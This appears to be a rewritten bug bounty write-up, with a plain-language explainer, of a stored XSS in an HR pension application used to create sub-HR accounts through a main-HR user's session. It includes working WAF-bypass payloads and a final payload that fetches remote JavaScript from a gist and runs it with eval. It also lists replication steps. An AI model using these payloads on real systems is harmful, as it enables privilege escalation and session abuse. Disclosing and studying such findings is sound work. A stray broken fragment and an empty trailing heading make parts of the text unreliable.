Bypassing WAF to Weaponize a Stored XSS
A stored cross-site scripting vulnerability existed in an employee name field, allowing a low-privileged HR user to inject JavaScript that would execute when a main-HR user viewed a specific page. The attacker could then use the victim's session to create a new sub-HR account, escalating privileges.

While testing a bug bounty program, I’ve noticed my <u>html injection</u> payload worked while spraying it to every field that is reflected in the application. Then, my first urge to get an alert with <img src=x onerror=alert()> had failed me.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program whose application is built for HR departments to manage the pensions of employees. Employees themselves do not have access to the app. The only authorisation difference that exists is between a main-HR account and sub-HR accounts.
There are two permission levels for a sub-HR account:
1. Read-Only Access2. Standard Access
A sub-HR account with standard access can create, edit and delete employee records, but it cannot create new sub-HR accounts. Only the main-HR account is allowed to do that. That asymmetry is what makes the stored XSS interesting: a low-privileged user can plant a payload in an employee record, and a higher-privileged user triggers it when viewing the data.
Setup
The attack scenario uses a sub-HR account as the attacker and a main-HR account as the victim. The attacker edits an employee name to an XSS payload, which is stored. The victim, a main-HR account, visits the Income Decl. tab, which results in execution of the payload. The payload then makes a POST request to /hrusers/add to create new sub-HR accounts.
The researcher used Burp Suite, in particular its change body encoding feature, to convert the request body format. Payload references used along the way were aurebesh.js, jsfuck.com and the PayloadsAllTheThings repository. The application sat behind Cloudflare, whose WAF blocked several payloads.
Finding it
While testing the program, the researcher noticed that a <u>html injection</u> payload worked while spraying it into every field that is reflected in the application. The first attempt to escalate to script execution with <img src=x onerror=alert()> failed: Alert() was blocked by the Cloudflare WAF. Using console.log() instead was accepted and executed, which confirmed script execution but did not yet give a proof of concept showing that the XSS affects other users.
Exploitation
Step 1: Understand the request to replicate
The goal was to have the victim's browser create a new sub-HR account. POST /hrusers/add originally looked like this at its core (some headers are removed to increase readability):
POST /hrusers/add HTTP/1.1Host: www.app.tldCookie: auth=secret;Content-Length: 976Origin: https://www.app.tldContent-Type: multipart/form-data; boundary=----[redacted]-Fetch-Site: same-originSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentReferer: https://www.app.tld/Connection: close------[redacted]-Disposition: form-data; name="_method"POST------[redacted]-Disposition: form-data; name="data[User][first_name]"john------[redacted]-Disposition: form-data; name="data[User][last_name]"doe------[redacted]-Disposition: form-data; name="data[User][email_address]"[redacted]------[redacted]-Disposition: form-data; name="data[User][username]"ne555-blog------[redacted]-Disposition: form-data; name="data[User][password]"testpass123!------[redacted]-Disposition: form-data; name="data[User][conf_password]"testpass123!------[redacted]-Disposition: form-data; name="data[User][role_type]"0------[redacted]--
The request is a multipart form post carrying a _method field set to POST and a set of data[User][...] fields: first name, last name, email address, username, password, password confirmation and role type. A 302 Found is returned after a successful request.
Step 2: Probe what the WAF allows

- The first thing tried was the
scripttag, but it was blocked by Cloudflare.
-
Parsing bypasses were attempted, but nothing good came out of them. The payload therefore had to be built inside event handlers.
-
Creating an
XMLHttpRequestwas blocked as well:
<img src=x onerror="poc = new XMLHttpRequest()">
Step 3: Move the code off-site
After crafting a couple of payloads, it became clear the exploitation would not be as easy as first thought. CSP rules allowed fetching data from any domain. That opened a route: store the malicious JavaScript somewhere else and pull it in at runtime, so the WAF would not be able to detect it.
fetch() was blocked, so the search turned to a way of encoding it. The researcher had wanted to use aurebesh.js for a long time and this seemed a good use case. The full payload:
<img src=x onerror="a='',b=!a+a,aa=!b+a,ab=a+{},ba=b[a++],bb=b[baa=a],bab=++baa+a,aaa=ab[baa+bab],b[aaa+=ab[a]+(b.aa+ab)[a]+aa[bab]+ba+bb+b[baa]+aaa+ba+ab[a]+bb][aaa](aa[a]+aa[baa]+b[bab]+bb+ba+'(a)')()">
The WAF did not block it and an alert popped. The next idea was to encode fetch() the same way. jsfuck.com was tried, but the WAF blocked that payload. That was strange, and the thought was to write a custom version of aurebesh.js that lets any alphabet be used for any code. After working on it for some time it became clear that the researcher's JavaScript knowledge was way below the bar, so another way to bypass the WAF had to be found.
Step 4: A simpler obfuscation
The PayloadsAllTheThings repository was really helpful, and there the researcher discovered that this payload actually worked:
top["al"+"ert"](1);
Dangerous functions could be sneaked in this way.
Step 5: Change the body encoding
If the multipart/form-data body of POST /hrusers/add could be turned into application/x-www-form-urlencoded, there would be no boundaries to deal with. This was done through Burp Suite's change body encoding feature, and the server accepted the request.
Step 6: Host the JavaScript
A gist was created with the code below:
body = `_method=POST&data%5bUser%5d%5bfirst_name%5d=john&data%5bUser%5d%5blast_name%5d=doe&data%5bUser%5d%5bemail_address%5d=ne555%[redacted]&data%5bUser%5d%5busername%5d=ne555-blog&data%5bUser%5d%5bpassword%5d=testpass123%21&data%5bUser%5d%5bconf_password%5d=testpass123%21&data%5bUser%5d%5brole_type%5d=0`;poc = new XMLHttpRequest();poc.open(`POST`,`/hrusers/add`, true);poc.setRequestHeader(`Content-Type`, `application/x-www-form-urlencoded`);poc.withCredentials = true;poc.send(body);
The script builds the url-encoded body with the same fields as the original multipart request, opens a POST to /hrusers/add, sets the application/x-www-form-urlencoded content type, enables withCredentials so the victim's session cookie is sent, and sends the body.
Step 7: Fetch and execute
Now the JavaScript had to be fetched and executed with eval(). Payload creation was problematic because it sat inside an event handler and consisted of many layers. All the strings inside the gist had to be created using apostrophes.
The final payload:
<img src="x" onerror="top[`fet`+`ch`]('https://gist.githubusercontent.com/Hubbey/[redacted]/raw/[redacted]/blog').then(response =>response.text()).then((body) =>{top[`ev`+`al`](body);})">
The handler reconstructs fetch from two template literals, requests the raw gist, reads the response as text and passes the body to eval, again reconstructed from two template literals.
Step 8: The result

When the victim visits the page, a new sub-HR account is created. The page where the XSS is executed is shown below; information about the company is redacted at their request.
Root cause
The application stores user-controlled employee data and later renders it in the Income Decl. tab, where an employee name containing HTML is interpreted as markup. The report does not describe the server-side code, so the exact encoding mistake is not shown; .
The existing defences did not stop the attack. Cloudflare's WAF blocked obvious payloads such as script tags, alert() and fetch(), but it did not block the <u> HTML injection, console.log(), the aurebesh.js payload or the final payload. The CSP allowed fetching data from any domain, which made it possible to host the exploit code externally and load it at runtime, outside the WAF's view. The application also accepted the POST /hrusers/add request with a url-encoded body instead of multipart, so there were no boundaries to deal with.
Impact
A sub-HR account with standard access, which is not permitted to create sub-HR accounts, can store a payload in an employee record. When a main-HR account visits the Income Decl. tab, the payload runs in that user's session and creates a new sub-HR account through POST /hrusers/add. A new sub-HR account is therefore created, a type the attacker's own account could not create. The report does not state which role type the created account receives beyond the role_type value of 0 used in the request, nor what the newly created account can subsequently do.
The vulnerability was in a private bug bounty program, so it was rewarded and the blog post was allowed by the company.
Fix
Based on the behaviour shown, the stored employee data should be output-encoded for the context in which it is rendered in the Income Decl. tab, so that HTML in a name is displayed as text rather than parsed as markup. A stricter CSP, in particular one that does not allow fetching script from any domain, would also have removed the external-hosting route used here.
Variants to test
- Spray an HTML injection payload such as
<u>test</u>into every field that is reflected or stored, then check whether it renders as markup in other users' views. A positive result is the tag taking effect in a page you do not control. - Try
console.log()whenalert()is blocked. A positive result is the message appearing in the browser console from the stored field. - Try splitting dangerous identifiers, for example
top["al"+"ert"](1);. A positive result is execution where the literal function name was blocked. - Try the aurebesh.js payload shown above in an event handler. A positive result is an alert firing despite the WAF.
- Check the CSP for allowed script sources. If any domain is permitted, host a script externally and load it with a reconstructed
fetchandeval. A positive result is the external code running in the victim's session. - Convert a multipart state-changing request to
application/x-www-form-urlencodedand replay it. A positive result is the server accepting the request and performing the action. - Replay a privileged action such as account creation from a lower-privileged session using the victim's credentials via
withCredentials. A positive result is the action succeeding with the victim's rights.
What happened, in plain words
Imagine a company's HR office has a computer system where staff records are kept. There are two kinds of people who log in: the main HR manager, who can do everything, including creating new HR accounts for colleagues, and the sub-HR staff, who can add, edit and delete employee records but are not allowed to create new HR accounts. That last restriction is the whole point of this story.
A security researcher found that one of the fields in this system, the employee's name, was not being handled safely. If you typed HTML code into the name field, the system would later show that code as if it were part of the web page itself, rather than showing it as plain text. This is called a stored cross-site scripting (XSS) vulnerability: "stored" because the bad input is saved in the database and shown to other people later, and "cross-site scripting" because code from one place ends up running inside another person's browser session.
The researcher's goal was to prove that this was not just a harmless trick. They wanted to show that a low-privileged sub-HR user could plant a piece of code in an employee name, and that when the high-privileged main-HR user opened a particular page, that code would run in the main-HR user's browser and make a request to create a brand new sub-HR account, something the low-privileged user was never allowed to do. In other words, the attacker borrows the victim's permissions.
Getting there was not straightforward. The application sat behind Cloudflare, a service that filters incoming web traffic and blocks many obvious attacks. Its Web Application Firewall (WAF) blocked the researcher's first attempts, so the researcher had to find clever ways to write the same malicious code in a shape the WAF did not recognise. This article walks through each step in the same order as the original technical write-up, explaining every concept from scratch.
The target application
The application is built for HR departments to manage the pensions of employees. Employees themselves do not have access to the app. The only authorisation difference that exists is between a main-HR account and sub-HR accounts.
There are two permission levels for a sub-HR account:
1. Read-Only Access2. Standard Access
A sub-HR account with standard access can create, edit and delete employee records, but it cannot create new sub-HR accounts. Only the main-HR account is allowed to do that. That asymmetry is what makes the stored XSS interesting: a low-privileged user can plant a payload in an employee record, and a higher-privileged user triggers it when viewing the data.
What does "authorisation" mean here? Authentication is proving who you are (logging in with a username and password). Authorisation is what the system then lets you do. Two people can both be logged in successfully, but the system checks their role before allowing certain actions. The main-HR account is authorised to create new HR accounts; the sub-HR account is not. The attack is about getting around that check by making the request from the main-HR user's browser, where the system sees the main-HR user's credentials.
Setting up the attack
The attack scenario uses a sub-HR account as the attacker and a main-HR account as the victim. The attacker edits an employee name to an XSS payload, which is stored. The victim, a main-HR account, visits the Income Decl. tab, which results in execution of the payload. The payload then makes a POST request to /hrusers/add to create new sub-HR accounts.
A few terms before we go further:
- A payload is the piece of code or data an attacker sends to make the target do something unintended. In this case it is a snippet of HTML and JavaScript.
- A tab is just a page or section inside the web application. The
Income Decl.tab is where the stored employee data is displayed. - A POST request is one of the ways a browser talks to a web server. When you fill in a form and click Submit, your browser usually sends a POST request carrying the form data to the server. A GET request is the other common type, used when you simply open a page or click a link. The difference matters because POST requests are the ones that change things on the server, like creating a new account.
- An endpoint is a specific address on the server that does a specific job.
/hrusers/addis the endpoint that creates a new HR user. Think of it like a particular service window at a government office: the address tells you which window to go to, and the request tells the clerk what you want.
The researcher used Burp Suite, a tool that sits between your browser and the web server so you can see and edit every request and response. In particular, the researcher used Burp Suite's change body encoding feature to convert the request body format. Payload references used along the way were aurebesh.js, jsfuck.com and the PayloadsAllTheThings repository. The application sat behind Cloudflare, whose WAF blocked several payloads.
What is a WAF? A Web Application Firewall is a filter that inspects web traffic and blocks requests or responses that look like attacks. It works on patterns: if it sees a <script> tag or the word alert( in a request, it may refuse to let it through. It is like a security guard at the door who checks bags for known forbidden items. The guard is good at spotting obvious things but can be fooled by something that looks harmless until it is opened.
Finding the vulnerability
While testing the program, the researcher noticed that a <u>html injection</u> payload worked while spraying it into every field that is reflected in the application. The first attempt to escalate to script execution with <img src=x onerror=alert()> failed: Alert() was blocked by the Cloudflare WAF. Using console.log() instead was accepted and executed, which confirmed script execution but did not yet give a proof of concept showing that the XSS affects other users.
Let us unpack that paragraph.
HTML injection means you can put HTML tags into a page and the browser treats them as real markup. <u>html injection</u> is the underline tag: if the page shows the word "html injection" with a line under it, the browser interpreted your tag instead of showing the literal characters <u>. That is a sign the application is not escaping user input. Escaping means converting special characters like < and > into harmless codes so the browser displays them as text rather than acting on them.
Spraying means trying the same payload in every input field you can find: name, address, notes, and so on. It is a quick way to discover which fields are reflected or stored without proper escaping.
Escalating to script execution means going from harmless HTML (an underline) to actual JavaScript that runs. HTML can change how a page looks; JavaScript can make the page do things, like send requests. The classic test payload is <img src=x onerror=alert()>. This is an image tag whose source (src) is set to x, which does not exist, so the image fails to load. When an image fails to load, the browser fires an onerror event, and the code inside onerror runs. Here that code is alert(), which pops up a dialog box. If you see the dialog, you know JavaScript is executing.
But Cloudflare's WAF blocked Alert(). The guard recognised the word. So the researcher tried console.log() instead. console.log() is a JavaScript function that prints a message to the browser's developer console, a hidden panel where programmers see errors and debug output. It is less obviously dangerous than alert(), so the WAF let it through, and it executed. That confirmed script execution was possible, but it did not yet prove the vulnerability could affect other users. A popup on your own screen proves nothing about a victim. The researcher needed a proof of concept (PoC): a demonstration that a real attack works end to end.
Exploitation
Step 1: Understand the request to replicate
The goal was to have the victim's browser create a new sub-HR account. POST /hrusers/add originally looked like this at its core (some headers are removed to increase readability):
POST /hrusers/add HTTP/1.1Host: www.app.tldCookie: auth=secret;Content-Length: 976Origin: https://www.app.tldContent-Type: multipart/form-data; boundary=----[redacted]-Fetch-Site: same-originSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentReferer: https://www.app.tld/Connection: close------[redacted]-Disposition: form-data; name="_method"POST------[redacted]-Disposition: form-data; name="data[User][first_name]"john------[redacted]-Disposition: form-data; name="data[User][last_name]"doe------[redacted]-Disposition: form-data; name="data[User][email_address]"[redacted]------[redacted]-Disposition: form-data; name="data[User][username]"ne555-blog------[redacted]-Disposition: form-data; name="data[User][password]"testpass123!------[redacted]-Disposition: form-data; name="data[User][conf_password]"testpass123!------[redacted]-Disposition: form-data; name="data[User][role_type]"0------[redacted]--
This is a raw HTTP request, the exact text a browser sends to a server. Let us go through it line by line.
POST /hrusers/add HTTP/1.1is the request line.POSTis the method (the action),/hrusers/addis the endpoint (the address), andHTTP/1.1is the version of the protocol being used. Think of it as an envelope addressed to the "add HR user" window.Host: www.app.tldtells the server which website the request is for. One server can host many websites, so the host name routes the request to the right one.app.tldis a placeholder domain name.Cookie: auth=secret;is the cookie header. A cookie is a small piece of data the browser stores for a website and sends back with every request. After you log in, the server gives your browser a cookie that acts like a wristband at an event: it proves you already checked in, so you do not have to show your password on every page. Here the cookie is namedauthand its value is shown assecret(a placeholder). If an attacker can make a victim's browser send a request, the browser automatically attaches the victim's cookie, which is exactly what makes this attack powerful.Content-Length: 976says how many bytes the body of the request contains. The server uses this to know when the body ends.Origin: https://www.app.tldtells the server which site the request came from. Browsers add this automatically for cross-origin requests, and servers can use it as a security check.Content-Type: multipart/form-data; boundary=----[redacted]says the body is a multipart form. Multipart is a way of packing several pieces of data into one body, like putting several documents into one envelope separated by coloured sheets of paper. Theboundaryis the coloured sheet: a unique string that marks where one field ends and the next begins. The browser picks a random-looking boundary so it will not accidentally appear inside the data.Sec-Fetch-Site: same-origin,Sec-Fetch-Mode: navigate,Sec-Fetch-User: ?1,Sec-Fetch-Dest: documentare headers modern browsers add to describe the context of the request.same-originmeans the request is going to the same site that the page came from.navigatemeans the user is navigating to a page (as opposed to loading an image or a script).?1means the navigation was triggered by a user action.documentmeans the result is expected to be a full page.Referer: https://www.app.tld/tells the server which page the request came from. It is spelled "Referer" in the HTTP standard, a historical misspelling that stuck.Connection: closeasks the server to close the network connection after this request, rather than keeping it open for more requests.- Then comes the body. Each field starts with
------[redacted], the boundary line. After it,Content-Disposition: form-data; name="..."names the field, and the line after that is the value. name="_method"with valuePOSTis a common trick in web frameworks. Browsers can only send GET and POST from ordinary forms, but frameworks like to use other methods such as PUT or DELETE. So they accept a hidden_methodfield that tells the server which method the request should really be treated as. Here it saysPOST.name="data[User][first_name]"with valuejohn, thenlast_namewithdoe,email_addresswith[redacted],usernamewithne555-blog,passwordandconf_passwordboth withtestpass123!, androle_typewith0. The square brackets are a naming convention used by many web frameworks to group fields into a structure:data[User][first_name]means "inside data, inside User, the first_name property". It is like a filing system: drawerdata, folderUser, documentfirst_name.- The final line
------[redacted]--has two extra dashes at the end, which marks the end of the multipart body.
A 302 Found is returned after a successful request. A 302 is an HTTP status code meaning "redirect": the server is telling the browser to go to another page, usually the page you see after submitting a form. Seeing a 302 is a sign the action worked.
Why did the researcher need this request? Because the attack is not just to make a popup appear. The attack is to make the victim's browser perform this exact account-creation request, using the victim's own cookie. To do that, the researcher first had to know what the request looks like, so it could be reproduced from JavaScript.
Step 2: Probe what the WAF allows
- The first thing tried was the
scripttag, but it was blocked by Cloudflare.
A <script> tag is the most direct way to run JavaScript in a page, so it is the first thing any WAF looks for. The guard checks every bag for a script tag, so the researcher had to find another way in.
- Parsing bypasses were attempted, but nothing good came out of them. The payload therefore had to be built inside event handlers.
A parsing bypass means writing the tag in a slightly different way that the browser still understands but the WAF's pattern matcher does not, for example by adding spaces, changing letter case, or using unusual characters. None of these worked here. So the researcher moved to event handlers. An event handler is an attribute on an HTML element that tells the browser what to do when something happens, such as onerror when an image fails to load, or onclick when something is clicked. Event handlers are useful for an attacker because the WAF may not recognise the code inside them as readily as it recognises a script tag.
- Creating an
XMLHttpRequestwas blocked as well:
<img src=x onerror="poc = new XMLHttpRequest()">
XMLHttpRequest is the older JavaScript way of sending a request to a server from a page without reloading it. It is the machinery behind most "the page updated without refreshing" behaviour you see on modern websites. The payload above is an image tag that fails to load, and when it fails, the onerror handler creates an XMLHttpRequest object and stores it in a variable called poc. The WAF blocked it. The researcher could not yet send the account-creation request from the victim's browser.
Step 3: Move the code off-site
After crafting a couple of payloads, it became clear the exploitation would not be as easy as first thought. CSP rules allowed fetching data from any domain. That opened a route: store the malicious JavaScript somewhere else and pull it in at runtime, so the WAF would not be able to detect it.
CSP stands for Content Security Policy. It is a set of rules a website sends to the browser saying which sources of content are allowed. For example, a strict CSP might say "only run scripts that come from my own domain". Here, the CSP allowed fetching data from any domain. That is like a building whose security guard only checks people entering through the front door, but leaves the loading bay open. If the malicious code is hosted on a different website, the victim's browser can fetch it from there, and the WAF, which only inspects traffic to the application itself, never sees the code.
fetch() was blocked, so the search turned to a way of encoding it. The researcher had wanted to use aurebesh.js for a long time and this seemed a good use case. The full payload:
<img src=x onerror="a='',b=!a+a,aa=!b+a,ab=a+{},ba=b[a++],bb=b[baa=a],bab=++baa+a,aaa=ab[baa+bab],b[aaa+=ab[a]+(b.aa+ab)[a]+aa[bab]+ba+bb+b[baa]+aaa+ba+ab[a]+bb][aaa](aa[a]+aa[baa]+b[bab]+bb+ba+'(a)')()">
fetch() is the modern JavaScript function for requesting data from a server. The WAF blocked the literal word fetch, so the researcher needed a way to produce the same function without ever writing the word. That is what encoding means here: representing something in a different form so that a filter does not recognise it, while the browser still reconstructs the original meaning.
aurebesh.js is a well-known piece of JavaScript trickery that builds strings and function calls out of a small set of characters, using the way JavaScript converts values between types. The payload above is an image tag with an onerror handler. Inside the handler, a chain of assignments builds up pieces of text and eventually calls a function. The details are deliberately obscure; the point is that the WAF did not recognise any dangerous pattern in it.
The WAF did not block it and an alert popped. The next idea was to encode fetch() the same way. jsfuck.com was tried, but the WAF blocked that payload. That was strange, and the thought was to write a custom version of aurebesh.js that lets any alphabet be used for any code. After working on it for some time it became clear that the researcher's JavaScript knowledge was way below the bar, so another way to bypass the WAF had to be found.
jsfuck.com is a website that converts JavaScript into a form made only of the six characters []()!+. It is an extreme form of encoding. The WAF blocked it anyway. Writing a custom encoder would have required deep JavaScript knowledge, so the researcher looked for a simpler route.
Step 4: A simpler obfuscation
The PayloadsAllTheThings repository was really helpful, and there the researcher discovered that this payload actually worked:
top["al"+"ert"](1);
PayloadsAllTheThings is a public collection of attack payloads and notes, maintained by the security community. It is like a recipe book of things that have worked before. There, the researcher found a much simpler trick.
Let us read the payload. top refers to the topmost window of the browser, the outermost page. top["alert"] means "the alert function belonging to the top window". But instead of writing alert directly, the payload writes "al"+"ert". The + operator joins two strings together, so "al"+"ert" produces the text alert at runtime. The WAF sees "al"+"ert", which does not match its pattern for alert, but the browser evaluates the expression and calls the real alert function. The (1) is the argument passed to it, so a dialog showing 1 appears.
This is the key insight: dangerous function names can be assembled from harmless-looking pieces. The guard checks the bag for the word "alert", but the bag contains "al" and "ert" separately, and the guard does not put them together.
Step 5: Change the body encoding
If the multipart/form-data body of POST /hrusers/add could be turned into application/x-www-form-urlencoded, there would be no boundaries to deal with. This was done through Burp Suite's change body encoding feature, and the server accepted the request.
application/x-www-form-urlencoded is the simpler, older way of sending form data. Instead of packing fields between boundary lines, it writes them as one long string of name=value pairs separated by &, with special characters percent-encoded. For example, a space becomes %20 and a + becomes %2B. It is like writing a list on a single line instead of using separate sheets of paper.
Why did the researcher want this? Because building a multipart body in JavaScript by hand is fiddly: you have to generate a boundary string, put it between every field, and get the trailing dashes right. A url-encoded body is just one string, much easier to construct in code. Burp Suite's change body encoding feature does the conversion for you, and the server accepted the converted request, which proved the server did not insist on multipart.
Step 6: Host the JavaScript
A gist was created with the code below:
body = `_method=POST&data%5bUser%5d%5bfirst_name%5d=john&data%5bUser%5d%5blast_name%5d=doe&data%5bUser%5d%5bemail_address%5d=ne555%[redacted]&data%5bUser%5d%5busername%5d=ne555-blog&data%5bUser%5d%5bpassword%5d=testpass123%21&data%5bUser%5d%5bconf_password%5d=testpass123%21&data%5bUser%5d%5brole_type%5d=0`;poc = new XMLHttpRequest();poc.open(`POST`,`/hrusers/add`, true);poc.setRequestHeader(`Content-Type`, `application/x-www-form-urlencoded`);poc.withCredentials = true;poc.send(body);
A gist is a small snippet of code hosted on GitHub, with its own public URL. It is a convenient place to put a file that another page can fetch. The researcher hosted this JavaScript there so the victim's browser could load it from outside the application, where the WAF could not see it.
Line by line:
body = \_method=POST&data%5bUser%5d%5bfirst_name%5d=john&...`builds the url-encoded body as a single string. The backticks are JavaScript template literals, a way of writing strings that can span lines and include expressions. The content is the same set of fields as the original multipart request, but written in url-encoded form. Notice%5band%5d: those are the percent-encoded forms of[and].%2bis+,%21is!`. The server decodes these back to the original characters, so it sees the same field names and values as before.poc = new XMLHttpRequest();creates a new request object and stores it in a variable calledpoc(short for proof of concept).poc.open(\POST`,`/hrusers/add`, true);prepares the request: the method isPOST, the address is/hrusers/add, andtrue` means it should be asynchronous, so the page does not freeze while waiting for the answer.poc.setRequestHeader(\Content-Type`, `application/x-www-form-urlencoded`);` tells the server what format the body is in, matching the url-encoded body built above.poc.withCredentials = true;is crucial. It tells the browser to include the user's cookies with this request. Without it, the request would go out without the victim's login cookie, and the server would treat it as an anonymous visitor. With it, the server sees the victim's session and applies the victim's permissions.poc.send(body);actually sends the request with the body.
So this script, when it runs in the victim's browser, sends the account-creation request as if the victim had filled in the form themselves.
Step 7: Fetch and execute
Now the JavaScript had to be fetched and executed with eval(). Payload creation was problematic because it sat inside an event handler and consisted of many layers. All the strings inside the gist had to be created using apostrophes.
eval() is a JavaScript function that takes a string and runs it as code. It is powerful and dangerous, which is why it is often blocked. The plan was: the small payload in the employee name fetches the gist, and then eval() runs whatever the gist contains. That way the big script lives outside the application, and the small payload only needs to contain the fetching and evaluating logic.
Why was payload creation problematic? Because the payload sits inside an HTML attribute, onerror="...". The attribute value is delimited by double quotes, so any double quote inside the JavaScript would end the attribute early and break the HTML. The researcher therefore had to use other quoting styles, such as backticks and apostrophes, for the strings inside. It is like writing a sentence inside quotation marks: you cannot use the same quotation marks inside without escaping them, so you switch to a different style.
The final payload:
<img src="x" onerror="top[`fet`+`ch`]('https://gist.githubusercontent.com/Hubbey/[redacted]/raw/[redacted]/blog').then(response =>response.text()).then((body) =>{top[`ev`+`al`](body);})">
Let us break it down.
<img src="x" onerror="...">is the same image-fails-to-load trick as before. Thesrcisx, which does not exist, so theonerrorhandler runs.top[\fet`+`ch`]reconstructs the namefetchfrom two template literals,fetandch. The WAF does not see the wordfetchas a single string, but the browser joins the two pieces and looks up thefetchfunction on the top window. This is the same trick astop"al"+"ert";`, just with backticks instead of double quotes.('https://gist.githubusercontent.com/Hubbey/[redacted]/raw/[redacted]/blog')is the URL of the raw gist.fetchrequests it..then(response =>response.text())waits for the response and reads it as text.thenis how JavaScript handles asynchronous work: "when the previous step finishes, do this next". The arrow functionresponse =>response.text()takes the response and calls itstext()method, which returns the body as a string..then((body) =>{top[\ev`+`al`](body);})takes that body string and passes it toeval, again reconstructed fromevandal. Theeval` runs the gist's code in the victim's browser.
The payload reconstructs fetch and eval from split strings, and the browser joins them at runtime and calls the real functions.
Step 8: The result
When the victim visits the page, a new sub-HR account is created. The page where the XSS is executed is shown below; information about the company is redacted at their request.
The image shows the page where the payload runs, with the company's information redacted. The main-HR user opens the Income Decl. tab, the stored payload in the employee name runs, fetches the gist, and the gist sends the account-creation request with the victim's cookie.
Root cause
